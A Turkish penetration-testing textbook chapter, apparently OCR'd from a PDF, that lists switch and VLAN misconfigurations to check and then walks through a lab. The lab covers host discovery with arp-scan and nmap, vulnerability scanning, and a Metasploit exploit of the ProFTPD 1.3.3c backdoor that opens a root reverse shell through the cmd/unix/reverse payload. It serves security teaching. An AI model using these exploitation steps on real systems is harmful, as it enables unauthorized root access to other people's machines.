İç ağ sızma testlerinde özellikle anahtarlama (switch) cihazlarından kaynaklanan yapılandırma hataları ve protokol zafiyetleri mutlaka kontrol edilmelidir. Ağ altyapısının güvenliği değerlendirilirken VLAN yapılandırmaları, port güvenliği ve ilgili ağ protokolleri detaylı şekilde analiz edilmeli, tespit edilen bulgular raporlanmalıdır. Bu kapsamda iç ağ güvenlik değerlendirmelerinde şu kontrollerin gerçekleştirilmesi gerekir:

- VLAN segmentasyonunun yanlış yapılandırılması (ağların yeterince izole edilememesi)
- VLAN hopping saldırılarına karşı gerekli önlemlerin alınmamış olması
- Trunk portların gereksiz veya kontrolsüz şekilde açık bırakılması
- Native VLAN'ın varsayılan (VLAN 1) olarak kullanılması
- Switch portlarında port security mekanizmalarının devre dışı olması
- MAC flooding saldırılarına karşı koruma mekanizmalarının bulunmaması
- ARP spoofing/MitM saldırılarına açık ağ yapısı
- DHCP spoofing saldırılarına karşı koruma (DHCP Snooping) eksikliği
- Dynamic ARP Inspection (DAI) yapılandırmasının yapılmamış olması
- BPDU Guard ve STP (Spanning Tree Protocol) korumalarının devre dışı olması
- Kullanılmayan switch portlarının aktif durumda bırakılması
- Management VLAN ile kullanıcı VLAN'larının ayrılmamış olması
- Switch yönetim arayüzlerine (SSH, Telnet, Web) dış erişimin açık olması

- SNMP servisinin varsayılan community string (public/private) ile çalışması
- Telnet gibi güvensiz yönetim protokollerinin kullanılması

Belirtilen kontrollerin gerçekleştirilmesi; iç ağda oluşabilecek yetkisiz erişim, ağ segmentleri arası geçiş (lateral movement), ağ trafiğinin manipülasyonu gibi saldırıların önlenmesi açısından büyük öneme sahiptir. Bu nedenle söz konusu yapılandırma hataları ve zafiyetler tespit edilerek sızma testi raporlarında detaylı şekilde belirtilmeli ve gerekli iyileştirme önerileri sunulmalıdır.

1. Uygulama

Bir kurumun yerel ağında bulunan hedef bir sistem üzerinde ağ sızma testi gerçekleştirmeniz istenmektedir. Bu kapsamda maddeler hâlinde verilen işlemleri gerçekleştiriniz:

- Ağ üzerindeki aktif cihazları tespit ederek hedef sistemi belirleyiniz.
- Sistem üzerinde çalışan servis ve açık portları analiz ediniz.
- Tespit ettiğiniz zafiyetlere yönelik uygun Exploit ve payload kullanarak kontrollü şekilde erişim sağlamayı deneyiniz.
- Elde ettiğiniz erişim sonrasında yetki seviyesini doğrulayarak sistem hakkında bilgi toplayınız ve kritik verilere erişim durumunu değerlendiriniz.
- Çalışma sonunda tespit edilen güvenlik açıklarını, oluşturduğu riskleri ve alınması gereken iyileştirme önlemlerini kısaca raporlayınız.

1. Adım: Yerel ağ üzerinde aktif olarak çalışan cihazları tespit etmek amacıyla (Görsel 3.3) **arp-scan -l** komutunu kullanarak bir tarama gerçekleştiriniz (Ağ üzerindeki aktif sistemlerin keşfi için farklı yöntemler de bulunmaktadır. Bu yöntemlerden biri olan **netdiscover** aracı ile de aynı ağ segmentinde yer alan cihazlar tespit edilebilir.).

```
┌──(root㉿kali)-[~]
└─# sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:af:e9:0c, IPv4: 192.168.1.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a0:70:b7:ab:19:e6       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.20    e8:22:b8:e7:4a:7c       (Unknown)
192.168.1.27    f8:89:d2:a9:13:95       CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.25    42:72:6f:90:da:f0       (Unknown: locally administered)
192.168.1.116   d8:c0:a6:63:2c:19       AzureWave Technology Inc.
192.168.1.207   12:d5:e4:44:2b:69       (Unknown: locally administered)
192.168.1.226   d8:c0:a6:63:2c:19       AzureWave Technology Inc.
192.168.1.212   a0:6f:aa:12:16:79       LG Innotek
192.168.1.210   e6:91:cf:f8:f1:d6       (Unknown: locally administered)

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.248 seconds (113.88 hosts/sec). 9 responded

┌──(root㉿kali)-[~]
└─#
```

Görsel 3.3: Yerel ağda aktif olarak çalışan cihazların tespit edilmesi

2. Adım: Ağ üzerindeki aktif sistemlerin tespit edilmesinde kullanılan alternatif yöntemlerden biri de Nmap aracıdır. Bu bağlamda ağ keşfi gerçekleştirmek amacıyla nmap **-sn 192.168.1.0/24** komutunu kullanılarak belirtilen IP aralığında yer alan canlı sistemlerin keşfini gerçekleştiriniz (Görsel 3.4).

```
Dosya  Eylemler  Düzen  Görünüm  Yardım
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-23 16:52 EDT
Nmap scan report for modem.home (192.168.1.1)
Host is up (0.0088s latency).
MAC Address: A0:70:B7:AB:19:E6 (Huawei Technologies)
Nmap scan report for unknowne822b8e74a7c.home (192.168.1.20)
Host is up (0.0066s latency).
MAC Address: E8:22:B8:E7:4A:7C (Unknown)
Nmap scan report for unknown42726f90daf0.home (192.168.1.25)
Host is up (0.12s latency).
MAC Address: 42:72:6F:90:DA:F0 (Unknown)
Nmap scan report for LAPTOP-S7UE957R.home (192.168.1.27)
Host is up (0.00027s latency).
MAC Address: F8:89:D2:A9:13:95 (Cloud Network Technology Singapore PTE.)
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.116)
Host is up (0.12s latency).
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)
Nmap scan report for Redmi-Note-8.home (192.168.1.183)
Host is up (0.13s latency).
MAC Address: 4C:63:71:B0:D8:68 (Xiaomi Communications)
Nmap scan report for DESKTOP-VK7JU20.home (192.168.1.209)
Host is up (0.012s latency).
MAC Address: B4:2E:99:1F:B4:9B (Giga-byte Technology)
Nmap scan report for Murat-adli-kisiye-ait-S23-Ultra.home (192.168.1.210)
Host is up (0.043s latency).
MAC Address: E6:91:CF:F8:F1:D6 (Unknown)
Nmap scan report for VESTEL-TV.home (192.168.1.212)
Host is up (0.13s latency).
MAC Address: A0:6F:AA:12:16:79 (LG Innotek)
Nmap scan report for unknown1ceaac16623e.home (192.168.1.214)
Host is up (0.085s latency).
MAC Address: 1C:EA:AC:16:62:3E (Unknown)
Nmap scan report for vtcsec.home (192.168.1.226)
Host is up (0.13s latency).
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)
Nmap scan report for 192.168.1.100
Host is up.
```

Görsel 3.4: Canlı sistem keşfi

Not Yapılan taramalar ve değerlendirme sonucunda yerel ağda bulunan **192.168.1.226** IP adresine sahip hedef sistem üzerinde sızma testi işlemleri gerçekleştirilebilecektir.

3. Adım: Hedef sistem üzerinde çalışan servislerin ve bu servislere ait sürüm bilgilerinin tespit edilmesi amacıyla **nmap -sV 192.168.1.226** komutunu kullanarak tarama gerçekleştiriniz ve sonuçları değerlendiriniz (Görsel 3.5).

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.226
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-23 17:05 EDT
Nmap scan report for vtcsec.home (192.168.1.226)
Host is up (0.0093s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.33 seconds
```

Görsel 3.5: Sistem ve servis tarama sonuçları

4. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen **nmap -sV 192.168.1.226** taraması sonucunda hedef sistem üzerinde açık olan portlar ve bu portlarda çalışan servisler aşağıdaki şekilde tespit edilmiştir.

- **21/tcp (FTP)** → ProFTPD 1.3.3c
- **22/tcp (SSH)** → OpenSSH 7.2p2 (Ubuntu)
- **80/tcp (HTTP)** → Apache httpd 2.4.18 (Ubuntu)

Ayrıca sistemin **Linux tabanlı bir işletim sistemi** kullandığı ve ağ kartı üreticisinin **modeli** belirlenmiştir.

Hedef sistemde **21 numaralı port üzerinde FTP servisi (ProFTPD 1.3.3c)** çalıştığı tespit edilmiştir. Yapılan araştırmalar sonucunda **ProFTPD 1.3.3c**, eski ve bilinen zafiyetler içerebilen bir FTP sunucu sürümü olduğu tespit edilmiştir.

ProFTPD 1.3.3c sürümü ile ilişkili tarihsel Exploit ve backdoor kayıtları bulunmaktadır ancak bu durum, söz konusu sürümü çalıştıran her kurulumun doğrudan istismar edilebilir olduğu anlamına gelmez. Gerçek istismar edilebilirlik, kuruluma özgü yapılandırma ve koşullara bağlıdır.


5. Adım: Hedef sistem üzerinde bilinen güvenlik açıklarını tespit etmek amacıyla **nmap -A -p- 192.168.1.226 -T4 --script=vuln** komutunu kullanarak detaylı bilgileri elde ediniz (Görsel 3.6).

```
Dosya  Eylemler  Düzen  Görünüm  Yardım
Komut 'map' bulunamadı ama 22 benzeri komut mevcut.

┌──(root㉿kali)-[~]
└─# nmap -A -p- 192.168.1.226 -T4 --script=vuln
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for vtcsec.home (192.168.1.226)
Host is up (0.014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.3c:
|       SAINT:FD1752E124A72FD3A26EEB9B315E8382  10.0    https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382        *EXPLOIT*
|       SAINT:ECC52DD75C7865AF72D358DC03E39270  10.0    https://vulners.com/saint/SAINT:ECC52DD75C7865AF72D358DC03E39270        *EXPLOIT*
|       SAINT:C38482A29286C4F6E5C4BD19DFFEC245  10.0    https://vulners.com/saint/SAINT:C38482A29286C4F6E5C4BD19DFFEC245        *EXPLOIT*
|       SAINT:950EB68D408A40399926A4CCAD3CC62E  10.0    https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E        *EXPLOIT*
|       SAINT:63FB77B9136D48259E4F0D4CDA35E957  10.0    https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957        *EXPLOIT*
|       SAINT:54FCA613A72A46139DD6F86DF77D354A  10.0    https://vulners.com/saint/SAINT:54FCA613A72A46139DD6F86DF77D354A        *EXPLOIT*
|       SAINT:1B08F4664C428B180EEC9617B41D9A2C  10.0    https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C        *EXPLOIT*
|       SAINT:0D292D8F05ADFBE8F747F01E40BAF2AF  10.0    https://vulners.com/saint/SAINT:0D292D8F05ADFBE8F747F01E40BAF2AF        *EXPLOIT*
|       PROFTPD_MOD_COPY        10.0    https://vulners.com/canvas/PROFTPD_MOD_COPY     *EXPLOIT*
|       PACKETSTORM:162777      10.0    https://vulners.com/packetstorm/PACKETSTORM:162777      *EXPLOIT*
|       PACKETSTORM:132218      10.0    https://vulners.com/packetstorm/PACKETSTORM:132218      *EXPLOIT*
|       PACKETSTORM:131567      10.0    https://vulners.com/packetstorm/PACKETSTORM:131567      *EXPLOIT*
|       PACKETSTORM:131555      10.0    https://vulners.com/packetstorm/PACKETSTORM:131555      *EXPLOIT*
|       PACKETSTORM:131505      10.0    https://vulners.com/packetstorm/PACKETSTORM:131505      *EXPLOIT*
|       MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-      10.0    https://vulners.com/metasploit/MSF:EXPLOIT-UNIX-FTP-PROFTPD_MODCOPY_EXEC-       *EXPLOIT*
|       MSF:EXPLOIT-LINUX-FTP-PROFTP_TELNET_IAC-       10.0    https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-FTP-PROFTP_TELNET_IAC- *EXPLOIT*
```

Görsel 3.6: Güvenlik açığı tespit tarama sonuçları

6. Adım: Hedef sistem üzerinde tespit edilen FTP servisinin (ProFTPD 1.3.3c) bilinen güvenlik açıklarını **searchsploit proftpd 1.3.3c** komutu ile tespit ediniz ve sonuçları değerlendiriniz (Görsel 3.7).




Görsel 3.7: Güvenlik açığı tespit sonuçları

7. Adım: Değerlendirmenizi verilenle karşılaştırınız.


DEĞERLENDİRME: Searchsploit çıktıları incelendiğinde hedef sistemde kullanılan ProFTPD 1.3.3c sürümüne ait kritik seviyede uzaktan komut çalıştırma ve backdoor zafiyetlerinin bulunduğu görülmüş olup, sistemin istismar edilebilir durumda olduğu değerlendirilmiştir.

8. Adım: Metasploit modülüne **msfconsole** yazarak doğru payload araştırmasına devam ediniz (Görsel 3.8).



Görsel 3.8: Metasploit giriş işlemi

9. Adım: Hedef sistemde tespit edilen **ProFTPD 1.3.3c** sürümüne ait bilinen güvenlik açıklarını ve ilgili Exploitleri belirlemek amacıyla **searchsploit proftpd 1.3.3c** komutunu kullanılarak mevcut Exploitleri listeleyiniz ve değerlendirme yapınız (Görsel 3.9).




Görsel 3.9: Tespit edilen exploitler

10. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Metasploit üzerinde yapılan arama sonucunda hedef sistemde çalışan ProFTPD 1.3.3c servisine ait **backdoor command execution** zafiyetini hedefleyen ve yüksek başarı oranına sahip bir Exploit modülü tespit edilmiştir. Bu durum, sistemin kritik seviyede zafiyet barındırdığını göstermektedir.

11. Adım: Tespit edilen Exploit modülünü kullanmak amacıyla liste üzerinde yer alan ID numarasını **0** seçerek **use 0** komutunu girip ilgili modüle ait yapılandırma seçeneklerini görüntülemek için **options** komutunu giriniz (Görsel 3.10).




Görsel 3.10: Exploit özelliklerini görüntüleme

12. Adım: Exploit modülünün uygulanacağı hedef sistemin belirlenmesi amacıyla RHOSTS parametresi tanımlayınız ve saldırının yöneltileceği IP adresi Metasploit ortamına **set rhosts 192.168.1.226** komutu ile atayınız [İlk olarak **RHOSTS** ve **rhosts** komutları doğrudan yazılmış ancak hata alınmıştır. Bu işlem gerçekleştirilirken **set** komutu kullanılmalıdır (Görsel 3.11).].



Görsel 3.11: Hedef sistem ataması

13. Adım: **show payloads** komutuyla yük listesini kontrol ediniz, **set payload cmd/unix/reverse** komutu ile ilgili payload'u seçiniz fakat öncesinde diğer payload seçeneklerinin uygulanabilirliğini araştırarak değerlendiriniz (Görsel 3.12).




Görsel 3.12: Payloads listeleme

14. Adım: Değerlendirmenizi verilenle karşılaştırınız.


DEĞERLENDİRME: Sonuçlar araştırıldığında birçok payloadun etkisiz olduğu görülmüştür. ProFTPD 1.3.3c backdoor zafiyetinin yalnızca komut yürütmeye izin vermesi nedeniyle payload seçiminde basit ve uyumlu yapılar tercih edilmiş ve bu kapsamda **cmd/unix/reverse** payloadu uygun bulunmuştur. Hedef sistemde bulunan **ProFTPD 1.3.3c backdoor** zafiyeti sadece **ham komut yürütülmesine (command execution)** izin vermektedir. Sistem üzerinde doğrudan bir shell açmak yerine, belirli komutların çalıştırılması sağlanmalıdır.

15. Adım: Seçilen payloadun düzgün çalışabilmesi için gerekli ağ ayarlarının yapılandırılması amacıyla **options** komutunu giriniz (Görsel 3.13).



Görsel 3.13: Payload seçenekleri


16. Adım: Reverse shell bağlantısında hedef sistem, saldırgan makineye bağlantı başlatır. Bu amaçla **set lhost 192.168.1.100** IP adresini girip, **run** komutunu uygulayarak shell erişimini sağlamaya çalışınız (Görsel 3.14).



Görsel 3.14: Reverse shell bağlantısı oluşturma

17. Adım: Bağlantı kurulduktan sonra **whoami** komutu ile yetkinizi kontrol ediniz (Görsel 3.15).

Not ProFTPD sürümü, root düzeyinde bir arka kapı olduğundan anında root shell erişimi sağlar. Böylelikle ayrıcalık yükseltmeye gerek kalmaz.



Görsel 3.15: Bağlantı kurulması ve yetki kontrolü

